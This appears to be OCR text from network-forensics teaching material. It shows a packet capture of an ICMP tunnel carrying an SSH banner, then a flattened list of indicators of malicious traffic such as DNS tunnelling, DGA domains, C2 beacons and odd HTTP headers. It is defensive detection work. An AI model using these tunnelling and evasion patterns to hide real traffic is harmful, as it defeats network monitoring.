
ICMP TUNNEL

No.	Time	Source	Destination	Protocol	Length	Info
27	38...	192.168.5.208	192.168.5.217	ICMP	82	Echo (ping) request id=0xe59c, seq=1/256, ttl=64 (reply in 28)
28	38...	192.168.5.217	192.168.5.208	ICMP	82	Echo (ping) reply id=0xe59c, seq=1/256, ttl=64 (request in 27)
29	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=12/3072, ttl=64
30	38...	192.168.5.217	192.168.5.208	ICMP	90	Echo (ping) reply id=0xe59c, seq=13/3328, ttl=64
31	38...	192.168.5.208	192.168.5.217	ICMP	70	Echo (ping) request id=0xe59c, seq=2/512, ttl=64 (reply in 32)
32	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=2/512, ttl=64 (request in 31)
33	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=14/3584, ttl=64
34	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=15/3840, ttl=64
35	48...	192.168.5.208	192.168.5.217	ICMP	70	Echo (ping) request id=0xc7cc, seq=0/0, ttl=64 (reply in 36)
36	48...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xc7cc, seq=0/0, ttl=64 (request in 35)
37	48...	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xc7cc, seq=0/0, ttl=64
38	48...	192.168.5.208	192.168.5.217	ICMP	958	Echo (ping) request id=0xc7cc, seq=1/256, ttl=64 (reply in 39)
39	48...	192.168.5.217	192.168.5.208	ICMP	958	Echo (ping) reply id=0xc7cc, seq=1/256, ttl=64 (request in 38)
40	48...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xc7cc, seq=1/256, ttl=64
41	48...	192.168.5.217	192.168.5.208	ICMP	854	Echo (ping) reply id=0xc7cc, seq=2/512, ttl=64
42	49...	192.168.5.208	192.168.5.217	ICMP	94	Echo (ping) request id=0xc7cc, seq=2/512, ttl=64 (reply in 43)
43	49...	192.168.5.217	192.168.5.208	ICMP	94	Echo (ping) reply id=0xc7cc, seq=2/512, ttl=64 (request in 42)

```
> Frame 37: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
> Ethernet II, Src: Apple_10:25:83 (00:26:bb:10:25:83), Dst: AskeyCom_d6:f6:dc (00:21:63:d6:f6:dc)
> Internet Protocol Version 4, Src: 192.168.5.217, Dst: 192.168.5.208
v Internet Control Message Protocol
```

```
0000  00 21 63 d6 f6 dc 00 26  bb 10 25 83 08 00 45 00   .!c....& ..%...E.
0010  00 60 fc 67 00 00 40 01  f1 3b c0 a8 05 d9 c0 a8   .`.g..@. .;......
0020  05 d0 00 00 54 af c7 cc  00 00 d5 20 08 80 00 00   ....T... ... ....
0030  00 00 00 00 00 00 00 00  00 02 00 00 00 00 00 00   ........ ........
0040  00 27 00 00 c7 cc 53 53  48 2d 32 2e 30 2d 4f 70   .'....SS H-2.0-Op
0050  65 6e 53 53 48 5f 35 2e  33 70 31 20 44 65 62 69   enSSH_5. 3p1 Debi
0060  61 6e 2d 33 75 62 75 6e  74 75 36 0d 0a fd         an-3ubun tu6...
```

RSA


HTTP
methods
strange sequence
headers
headers
user-agent
old
short
bad
host
direct to IP
strange
DGA
dynamic DNS
referrer
missing
content-length
missing
wrong
body
specific indicators
SSL/TLS
protocol and cipher
self-signed certificate
interval
DNS
dynamic DNS
tunneling
large number of subdomains
large number of 1 subdomain
lots of NULL, TXT records
file transfer
SSH/RDP
BAD
client/server info
session size
OTHER
bytes sent/receive ratio
entropy ratios
Service
OUT
Direction
IN
Service
FTP
username/password
C2
lots STOR/RETR
TCP SYN beacon
ICMP
tunneling
file transfer
other protocols
large ICMP echo request/reply
difference in request/reply padding
HTTP
methods
strange sequences
URI
encoded query string
short filename scripts
headers
headers
host
direct to IP
user-agent
old
bad
short
referrer
missing
strange
accept-language
content-length
missing
wrong
body
specific indicators
SSL/TLS
protocol and cipher
self-signed certificate
DNS
recursive=BAD
SSH/RDP
BAD
client/server info
session size